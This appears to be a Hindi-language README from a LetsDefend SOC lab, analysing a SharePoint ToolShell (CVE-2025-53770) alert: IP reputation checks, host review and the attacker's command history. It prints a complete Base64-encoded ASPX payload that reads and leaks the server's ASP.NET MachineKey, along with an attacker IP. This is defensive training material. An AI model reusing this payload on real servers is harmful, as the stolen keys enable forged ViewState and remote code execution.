
 michaael01/letsdefend--soc-342-cve-2025-53770-sharepoint-exploit-toolshell
CVE-2025-53770 (ToolShell) SharePoint ज़ीरो-डे शोषण का विस्तृत विवरण, जिसमें RCE विश्लेषण, MachineKey निष्कासन, पेलोड संकलन, वेब शेल तैनाती, और घटना प्रतिक्रिया रोकथाम चरण शामिल हैं।

मैंने LetsDefend लैब में ToolShell (CVE-2025-53770) नामक SharePoint ज़ीरो-डे का विश्लेषण किया। मैंने एक वास्तविक दुनिया के ज़ीरो-डे हमले की नकल की जहाँ एक दुर्भावनापूर्ण POST अनुरोध ने प्रमाणीकरण को बायपास किया, MachineKeySection कुंजियाँ चुराने के लिए PowerShell चलाया, payload.exe संकलित किया और एक वेब शेल (spinstall0.aspx) छोड़ा। मैंने सब कुछ लॉग किया, व्यवहार का विश्लेषण किया और होस्ट को कंटेन किया। यह README हमले की प्रक्रियाओं, हमले को रोकने के कदमों और सीखे गए सबक को कवर करता है।

यह एक गंभीर अलर्ट और संदिग्ध गतिविधि है जिसने MS SharePoint के ToolPane.aspx को बड़े पेलोड और स्पूफ़ किए गए Referer के साथ लक्षित किया। CVE संदर्भ CVE-2025-53770 से जुड़ा हुआ है। यह SharePoint की एक गंभीर भेद्यता है जिसका शोषण विशेष रूप से तैयार किए गए POST अनुरोध के माध्यम से किया जाता है, जिसने बिना प्रमाणीकरण वाले हमलावरों को अनुमति दी। सफल शोषण के परिणामस्वरूप सर्वर पर रिमोट कोड एक्सीक्यूशन (RCE) हुआ। मैंने इसे सक्रिय, उच्च-आपातकालीन स्थिति के रूप में माना और जब तक अन्यथा साबित न हो, संभावित सफल समझौता माना।
Microsoft SharePoint उद्यम सहयोग और दस्तावेज़ प्रबंधन के लिए एक प्लेटफ़ॉर्म है — अनिवार्य रूप से फ़ाइलों, वर्कफ़्लो और आंतरिक वेब ऐप्स के लिए एक सुरक्षित, संगठित केंद्र।
दस्तावेज़ प्रबंधन: संस्करण नियंत्रण, ऑडिट ट्रेल और फ़ाइल अनुमतियाँ
सहयोग: कई उपयोगकर्ता एक साथ संपादित कर सकते हैं और दस्तावेज़ साझा कर सकते हैं
इंट्रानेट / पोर्टल: आंतरिक समाचार, HR नीतियाँ, डैशबोर्ड
वर्कफ़्लो और स्वचालन: फ़ॉर्म, अनुमोदन और सूचनाएँ
एकीकरण: Teams, Outlook, Office ऐप्स और Power BI से कनेक्ट होता है
प्रमाणीकरण के लिए Active Directory या SSO का उपयोग करता है
डेटा आराम की स्थिति (at rest) और ट्रांज़िट में एन्क्रिप्टेड होता है
गलत कॉन्फ़िगरेशन होने पर वेब पार्ट्स और लेआउट का दुरुपयोग हो सकता है
ज़ीरो-डे शोषण से बचाव के लिए नियमित पैचिंग महत्वपूर्ण है
Microsoft SharePoint Server में एक गंभीर ज़ीरो-डे जो हमलावरों को बिना प्रमाणीकरण के दूरस्थ रूप से कोड चलाने की अनुमति देता है। यह असुरक्षित डी-सीरियलाइज़ेशन का दुरुपयोग करता है और पूर्ण सिस्टम अधिग्रहण के लिए अक्सर अन्य SharePoint कमज़ोरियों (CVE-2025-49704, CVE-2025-49706) के साथ चेन किया जाता है। CVSS 9.8 (गंभीर) रेटेड और जंगल में सक्रिय रूप से शोषित।
मैंने प्रेषक के IP पते (Source IP Address) का विश्लेषण VirusTotal के साथ किया
स्रोत IP पता: 107.191.58.76

इससे मैं देख सकता हूँ कि 15/95 सुरक्षा विक्रेताओं ने इस IP पते को दुर्भावनापूर्ण के रूप में चिह्नित किया है, जो पहले से ही इस IP के बारे में बहुत कुछ कहता है।
अब मुझे IP का स्थान खोजना है। यह AbuseIPDB की सहायता से किया गया और जैसा नीचे दिखाया गया है, यह IP हैकिंग, ब्रूट-फोर्स, वेब ऐप हमले, पोर्ट स्कैन, DNS पॉइज़निंग के लिए जाना जाता है।

इसे हल करने वाले एक SOC विश्लेषक के रूप में, उठाया जाने वाला एक महत्वपूर्ण कदम एंडपॉइंट विश्लेषण है। मैंने आगे के विश्लेषण के लिए एंडपॉइंट सुरक्षा पर 'SharePoint01' नाम से होस्ट की खोज की, और यह IP हैकिंग के लिए जाना जाता है।

होस्ट का पता लगाने के बाद, मैंने कमांड लाइन की जाँच करने के लिए टर्मिनल इतिहास देखा

PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
पेलोड के कारण, मैंने नीचे दिखाए अनुसार कमांड को डिकोड करने के लिए Base64 डिकोडर का उपयोग किया

उपयोगकर्ता ने सिस्टम निर्देशिका “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” से PowerShell लॉन्च किया और एन्कोडेड कमांड के साथ ASP.NET सर्वर-साइड C# स्क्रिप्ट चलाई।
पेलोड होस्ट के लिए ASP.NET MachineKey को पढ़ने और लीक करने का प्रयास करता है — एक गुप्त कुंजी जिसका उपयोग ViewState/डी-सीरियलाइज़ेशन टोकन जाली बनाने और प्रमाणीकरण बायपास तथा रिमोट कोड एक्सीक्यूशन सक्षम करने के लिए किया जा सकता है। यह ToolShell शोषण पैटर्न (MachineKey का दुरुपयोग) से मेल खाता है। Base64 डिकोड और एनकोड के उपयोग से कमांड में समझौते के प्रमुख संकेतक (IoCs):
